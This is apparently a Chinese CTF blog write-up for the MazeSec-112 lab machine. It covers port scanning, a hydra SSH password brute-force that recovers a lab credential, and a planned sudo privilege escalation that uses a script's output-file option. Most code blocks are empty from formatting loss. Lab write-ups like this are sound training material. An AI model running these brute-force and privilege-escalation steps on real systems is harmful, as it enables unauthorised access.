MazeSec-112
112
192.168.100.35
信息搜集
端口扫描
1 | root@LAPTOP-O235O5EH [~] ➜ rustscan -a 192.168.100.35 [12:29:53] |
80/tcp

是一个xml输入框
1 |
|

有用户名了但是没有密码,注意看画框的,这个字段是描述tuf用户的,但是中间两个是*怀疑是密码,需要爆破
写个脚本
1 | import string |
hydra爆破
1 | root@LAPTOP-O235O5EH [~/Desktop] ➜ hydra -l tuf -P password_dict.txt -t 4 192.168.100.35 ssh [12:33:35] |
tuf:KQNPHFqG6mJHcYJossIe
1 | ssh tuf@192.168.100.35 |
提权
1 | sudo -l |
可以执行/opt/112.sh
源码
1 |
|
1. 变量初始化
1 | input_url="" |
input_url="":初始化存储用户输入 URL 的变量,默认空值。output_file="":初始化存储输出文件路径的变量,默认空值。use_file=false:标记是否将结果写入文件(默认不写入,仅输出到终端)。regex='...':定义 URL 合法性校验的正则表达式,规则是:- 必须以
https://maze-sec.com/开头; - 后续只能包含字母(大小写)、数字、斜杠(
/); *表示后续符合规则的字符可以出现 0 次或多次。
- 必须以
2. 解析命令行参数
1 | while getopts ":u:o:" opt; do |
getopts ":u:o:" opt:指定脚本支持-u 和-o 两个选项,: 表示选项需要跟参数(比如-u https://xxx),开头的:是为了自定义错误提示。case ${opt}分支处理:u):将-u 后面的参数(URL)赋值给input_url;o):将-o 后面的参数(文件路径)赋值给output_file,并将use_file 设为true(标记要写入文件);\?):用户输入了脚本不支持的选项(比如-x),报错并退出(exit 1表示异常退出);:):用户只写了选项但没给参数(比如只写-u没写 URL),报错并退出。
3. URL 合法性校验
1 | # 校验1:必须提供 -u 参数(URL 不能为空) |
这部分是脚本的校验核心,只要有一个校验失败,脚本就会报错并退出:
[[ -z "$input_url" ]]:判断input_url 是否为空(-z表示 “空字符串”);[[ ! "$input_url" =~ 正则 ]]:=~ 是 Bash 的正则匹配运算符,!表示 “不匹配”,即 URL 不符合规则时触发错误。
4. 生成随机结果
1 | if (( RANDOM % 2 )); then |
RANDOM 是 Bash 内置的随机数生成器(取值范围 0~32767);RANDOM % 2:取随机数的余数,结果只能是0 或1(50% 概率);(( ... )):Bash 的数值判断语法,值为1 时执行then 分支(判定为 “good url”),值为0 时执行else分支(判定为 “not a good url”)。
5. 结果输出
- 如果用户指定了
-o 参数(use_file=true):将结果写入output_file 指定的文件(>是覆盖写入),并提示文件路径; - 如果未指定
-o:直接将结果输出到终端。
思路
可以利用 -o参数将提权脚本写入到/opt/112.ssh中
1 | # 进入一个可写的临时目录 |

本博客所有文章除特别声明外,均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来源 Eecho&小站!
相关推荐

2026-01-19
MazeSec-113
11310.156.131.105 信息搜集TCP端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.156.131.105 [14:55:30].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-&#...

2026-05-31
MazeSec-Oauth
Oauth 靶机:Oauth作者:Sublarge靶机ID: 645系统:Linux难度:Medium 信息搜集10.227.253.172 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899100101102103104105106107108109110111112113114115116117118119120121122123124125126127128129130131132133134135136137138139140141142143144145146147148149150151152153154155156157158159160161162163164165166167┌──(root㉿Eecho)-[~]└─# rusts...

2026-05-12
MazeSec-Aldape
Aldape信息搜集192.168.43.99 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899100101102103104105106107108109110111112113114115116117118119120121122123124125126127128129130131132133134135136137138139140141142143144145146147148149150151152153154155156157158159160161162163┌──(root㉿Eecho)-[~]└─# rustscan -a 192.168.43.99 -- -A.----. .-. .-. .----..---. .----....

2026-04-29
MazeSec-Acfun
Acfun信息搜集192.168.100.62 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899100101102103104105106107108109110111112113114115116117118119120121122123124125126127128129130131132133134135136137138139140141142143144145146147148┌──(root㉿Eecho)-[/tmp/aaaa]└─# rustscan -a 192.168.100.62 -- -A.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {}...

2026-01-15
MazeSec_Moodle
Moddle10.213.193.76 信息搜集端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142root@LAPTOP-O235O5EH [~] ➜ rustscan -a 10.213.193.76 [11:28:08].----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-...

2026-05-18
MazeSec-HGBE
HGBE 靶机:HGBE作者:群主靶机ID: 662系统:Linux难度:Baby 信息搜集192.168.43.132 端口扫描123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960616263646566676869707172737475767778798081828384858687888990919293949596979899100101102103104105106107108109110111112113114115┌──(root㉿Eecho)-[~]└─# rustscan -a 192.168.43.132 -- -A.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{
...